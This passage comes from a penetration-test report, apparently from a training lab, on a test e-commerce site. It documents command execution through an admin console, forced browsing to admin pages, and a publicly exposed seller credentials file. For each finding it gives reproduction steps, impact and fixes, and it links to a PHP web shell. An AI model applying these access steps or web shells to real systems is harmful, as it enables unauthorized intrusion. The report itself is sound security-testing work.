


- The command was executed successfully.



# Observation


- As a customer, Login to your account.
- Now, forcefully type in the url for going to the admin console  
<http://13.127.0.56/admin31/console.php> (you came to know about this url while testing vulnerabilities for Vulnerability Report no.4, Rate Limiting Flaws), and press enter.





# PoC – command execution


- It seems like we can execute commands here, let's try by typing **whoami** and press **SUBMIT!**



Command:

- The command was executed successfully.



Result:

trainee

< BACK

# Business Impact – Extremely High

- The consequences of command execution can vary:
  - Including complete system takeover, an overloaded file system or database.
  - Forwarding attacks to back-end systems.
  - Client-side attacks, or simple defacement.

# Recommendation

- Hide all files in the **Upload** Screen.
- Delete all php shells.

# References

- <https://miniphpshell.wordpress.com/2009/10/13/b374k-mini-shell/>
- [https://owasp.org/www-community/attacks/Command Injection](https://owasp.org/www-community/attacks/Command_Injection)

# 15.Forced Browsing

## Forced Browsing (Severe)

Below mentioned URL is vulnerable to **Forced Browsing**

**Affected URL:**


<http://13.127.0.56/>

**Forced URLs:**

- <http://13.127.0.56/admin31/dashboard.php>  
<http://13.127.0.56/admin31/console.php>


# Observation

- As a customer, Login to your account.
- Now, forcefully type in the url for going to the admin console  
<http://13.127.0.56/admin31/dashboard.php> (you came to know about this url while testing vulnerabilities for Vulnerability Report no.4, Rate Limiting Flaws).



# PoC – admin dashboard access

- Here is the access to the complete admin dashboard just by entering its complete url.



Not secure | 13.127.0.56/admin31/dashboard.php

Gmail YouTube Maps CHAT GPT JioCinema - Watch... Google (305) Discord | Frie... Inbox (3,796) - prati... Revolutionizing Agr... Prompt Guide Self learning excel r Home

Lifestyle Store My Cart My Profile My Orders Blog Forum Logout

## Admin Dashboard


CONSOLE

Add Product:

No.	Product Name	Product Description	Seller	Category	Image	Price	
	<input type="text"/>	<input type="text"/>	<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input checked="" type="radio"/> T Shirt <input type="radio"/> Socks <input type="radio"/> Shoes	<div>UPLOAD</div>	<input type="text"/>	<div>Add</div>

# PoC – admin console access

- Here is the access to the admin console just by entering its complete url.





# Business Impact – Severe

- Attacker can have all the admin privileges.
- He can edit all the items.
- He can execute any harmful command through console.

# Recommendation

- Server side security checks should be performed perfectly.
- Make the admin pageurl complicated so that it couldn't be guessed.

# References

- <https://miniphpshell.wordpress.com/2009/10/13/b374k-mini-shell/>
- [https://owasp.org/www-community/attacks/Command Injection](https://owasp.org/www-community/attacks/Command_Injection)

# 16.Seller Account Access

## **Seller Account Access (Critical)**


The below mentioned URL shows the seller accounts and passwords.

**Affected URL:**

- <http://13.127.0.56/userlist.txt>


# Observation

- Navigate to the website, at the homepage add /userlist.txt after the URL, the following page is opened.




# PoC – attacker has the seller dashboard access

- On entering the credentials in the seller account we got from <http://13.127.0.56/userlist.txt> we have accessed the seller's dashboard.



# PoC



# Business Impact – Extremely High

- Attacker can access the seller dashboard and then can edit the product's name, image, and even the price of the products he/she is selling, which in turn can harm seller's reputation and even the company might face losses for same.



# Recommendation

- The developer should disable these confidential default pages which reveals the username and password of the sellers.

# References

- <https://www.indusface.com/blog/owasp-security-misconfiguration/>
- <https://hdivsecurity.com/owasp-security-misconfiguration>